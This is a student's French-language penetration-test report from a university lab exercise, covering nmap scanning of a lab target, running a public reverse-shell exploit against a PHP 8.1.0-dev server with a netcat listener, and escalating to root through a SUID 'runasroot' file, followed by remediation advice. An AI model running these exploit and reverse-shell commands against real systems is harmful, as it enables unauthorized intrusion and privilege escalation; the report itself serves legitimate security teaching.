Rapport de pentesting du TP1

07/10/2025

ABDALLAH Johan

johan.abdallah@etu.unice.fr

Salle 202 – 192.168.56.0/24

Autorisation fournie par le client : le test a été réalisé avec l'accord explicite du client (M. Prevost). Les actions menées ont été limitées au périmètre autorisé par le client et réalisées dans un but exclusivement pédagogique.

UNIVERSITÉ CÔTE D'AZUR

Table des matières

1. Résumé

Ce test d'intrusion a été réalisé dans le cadre d'un TP sur le périmètre autorisé. L'objectif était d'accéder aux flags et trouver le mot de passe root de la machine victime.

Synthèse des résultats principaux :

- Une application web accessible sur le port 8080 a été identifiée comme vulnérable
- L'exploitation a permis d'effectuer un reverse shell, aboutissant à l'obtention d'un accès shell sur la machine victime
- Depuis ce shell, un fichier nommé runasroot a été utilisé pour monter en privilège (devenir root)
- Recommandation immédiate : isoler le service vulnérable (ou retirer l'accès public au port 8080) et corriger la vulnérabilité d'exécution avant toute mise en production.

2. Contexte et périmètre

Le pentest s'est déroulé dans la salle 202 du département R&T. Il s'agissait d'un exercice encadré. Le test a été réalisé avec l'autorisation explicite de M. Prevost et les actions effectuées sont limitées au périmètre.

Réseau

192.168.56.0/24

IP Machines

192.168.56.101 (Attaquant) - 192.168.56.105 (Cible)


3. Le pentest

3.1 Méthodologie

Outils utilisés: **nmap, github**

Étapes suivies : reconnaissance → énumération → exploitation

3.2 Découverte et enumeration




Pour obtenir les IP des machines actives dans le réseau, j'ai lancé un nmap sur le réseau en question.
Sur le Screenshot, on voit la liste des machines actives sur le réseau et les ports ouverts qui leur sont associés.
Nous savons que la machine cible est la machine avec l'IP qui finit par .105 car j'ai au préalable effectué un IP a sur la machine attaquante (.101). La machine qui finit en .1 est le serveur DHCP.

J’ai ensuite analysé en profondeur la machine grâce à l’outil nmap


```
root@rtnnnpxx:/home/rt# nmap -A 192.168.56.105
Starting Nmap 7.80 ( https://nmap.org ) at 2025-10-02 10:50 CEST
Nmap scan report for 192.168.56.105
Host is up (0.00080s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE    VERSION
25/tcp   open  smtp-proxy Python SMTP Proxy 0.3
|_smtp-commands: debian-TD1,
2222/tcp open  ssh        OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
| ssh-hostkey:
|   2048 9f:59:32:33:e7:5b:af:4c:a9:ae:41:e1:00:2e:c9:16 (RSA)
|   256 d3:6b:7e:13:02:dd:e5:ca:41:49:65:22:24:b2:20:82 (ECDSA)
|_  256 1f:9b:3b:97:2c:52:8f:f5:a5:35:56:8b:4b:61:1a:41 (ED25519)
8080/tcp open  http       PHP cli server 5.5 or later (PHP 8.1.0-dev)
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 08:00:27:E3:B9:D6 (Oracle VirtualBox virtual NIC)
```

Server IP Address	Ports Open
192.168.1.105	TCP: 25,2222,8080 …

On aperçoit un port ouvert sur **8080 (PHP cli server 5.5).** Nous allons nous pencher sur cette version du service.
Une simple recherche sur Google permettra de savoir s’il existe des failles connues



On trouve un script python qui correspond à un reverse shell. Il s’agit bien d’une version vulnérable.



3.3 Exploitation

L'auteur du programme indique les arguments de son script.

Téléchargeons-le et lançons-le depuis un terminal avec les bons paramètres.

```
rt@rtnnnpxx:~/Téléchargements$ python3 revshell_php_8.1.0-dev.py http://192.168.56.105:8080 192.168.56.101 9001
rt@rtnnnpxx:~/Téléchargements$ python3 revshell_php_8.1.0-dev.py http://192.168.56.105:8080 192.168.56.101 9001
rt@rtnnnpxx:~/Téléchargements$ python3 revshell_php_8.1.0-dev.py http://192.168.56.105:8080 192.168.56.101 9001
rt@rtnnnpxx:~/Téléchargements$ python3 revshell_php_8.1.0-dev.py http://192.168.56.105:8080 192.168.56.101 9001
rt@rtnnnpxx:~/Téléchargements$ python3 revshell_php_8.1.0-dev.py http://192.168.56.105:8080 192.168.56.101 9001
rt@rtnnnpxx:~/Téléchargements$ python3 revshell_php_8.1.0-dev.py http://192.168.56.105:8080 192.168.56.101 9001
```

Utilisation de la commande :
python3 revshell_php_8.1.0-dev.py http://ip-cible:port-vulnerable ip-attaquant port-d'écoute

```
rt@rtnnnpxx:~$ nc -lnvp 9001
```

En parallèle dans un autre terminal, on lance un listeneur sur le port 9001.

On réussit à rentrer dans le shell de la machine cible.
On rend ensuite le terminal propre grâce à ces instructions : https://haysberg.io/azur-wiki/redteam/clean-shell

Voici un aperçu du shell propre de la machine cible sur un terminal de la machine de l'attaquant :

```
user@debian-TD1:/app$
user@debian-TD1:/app$
user@debian-TD1:/app$
user@debian-TD1:/app$
user@debian-TD1:/app$
user@debian-TD1:/app$ ls
cowrie      mailoney  processes.sh   runasroot.c
libcrypto.so.1.1  php       root_flag.txt  user_flag.txt
libssl.so.1.1     php-root  runasroot      var
user@debian-TD1:/app$
user@debian-TD1:/app$
user@debian-TD1:/app$
user@debian-TD1:/app$
user@debian-TD1:/app$
user@debian-TD1:/app$
```

Nous tombons directement sur les flags.

Je décide d'analyser plus en détail le répertoire sur lequel j'ai atterri :


```
user@debian-TD1:/app$ ls -l
total 18604
drwxr-xr-x 12 user user     4096 27 janv.  2024 cowrie
-rw-r--r--  1 root root  3031904 27 janv.  2024 libcrypto.so.1.1
-rw-r--r--  1 root root   593696 27 janv.  2024 libssl.so.1.1
drwxr-xr-x  6 root root     4096 27 janv.  2024 mailoney
-rwxr-xr-x  1 root root 16804792 27 janv.  2024 php
drwxr-xr-x  2 root root     4096 27 janv.  2024 php-root
-rwxr-xr-x  1 root root      421 27 janv.  2024 processes.sh
-r--------  1 root root       31 27 janv.  2024 root_flag.txt
-rwsr-sr-x  1 root root    16168 27 janv.  2024 runasroot
-rw-r--r--  1 root root      130 27 janv.  2024 runasroot.c
-r--------  1 user user       31 27 janv.  2024 user_flag.txt
drwxr-xr-x  3 root root     4096 27 janv.  2024 var
user@debian-TD1:/app$ cat runasroot.c
#include <stdlib.h>
```

(ls -l)

Un fichier suspect nommé **runasroot** attire l'œil avec ses permissions d'exécution qui ne sont pas similaires aux autres fichiers du répertoire.


Je n'ai pas de screenshot mais il se trouve que ce fichier runasroot contenait du code qui permettait d'exécuter la commande whoami.

Donc j'ai créé un script bash dans le dossier tmp de la machine cible.



Ce script a pour but de lire le fichier root_flag.txt qui contient le mdp root.

Retour dans /app :



Voici la commande a appliqué pour exécuter notre script bash avec les droits du fichier runasroot. Et Voici le contenu du fichier root_flag.txt.

4. Impact constaté

Accès non autorisé : l'attaquant a pu exécuter des commandes sur la machine cible en tant que root.

Exfiltration d'informations sensibles

Impact opérationnel : ce type de vulnérabilité permet la modification/exfiltration de données, pivot vers d'autres machines, ou déploiement de charges malveillantes

Niveau de criticité : élevé –

5. Vulnérabilités identifiées – détails & recommandations

VULN-01 – PHP cli server 5.5 :

- Description : l'application web exposée sur le port 8080 permet l'exécution d'un reverse shell
- Impact : exécution arbitraire de commandes → prise de contrôle du shell à distance et possibilité de montée en privilège par la suite
- Sévérité : Critique
- Recommandations :
    - Retirer l'accès public depuis un firewall par exemple. Désactiver les fonctionnalités d'upload/exécution non nécessaires. Mettre à jour le service PHP.

VULN-02 – whoami :

- Présence d'un fichier runasroot exécutable qui permet d'accéder a des fichiers sensibles (root_flag.txt)
- Impact : exposition de secrets / vecteur d'élévation de privilèges.
- Sévérité : élevée
- Recommandations :
    - Vérifier et corriger les permissions (limiter l'accès au fichier runasroot ex : `sudo chmod 700 /chemin/runasroot`). Retirer le fichier runasroot si non tant nécessaire.

6. Conclusion

Le pentest mené dans le cadre de cet exercice a permis d'identifier une vulnérabilité critique d'exécution de code sur une application accessible via le port 8080, entrainant une compromission réussie (reverse shell) et l'accès aux fichiers root après exécution du fichier runasroot. La combinaison de ces vulnérabilités a rendu possible une compromission étendue de l'environnement testé.

Action prioritaires recommandées :

1. Isoler et arrêter immédiatement le service vulnérable (port 8080)
2. Mettre à jour le service
3. Restreindre les permissions des fichiers

.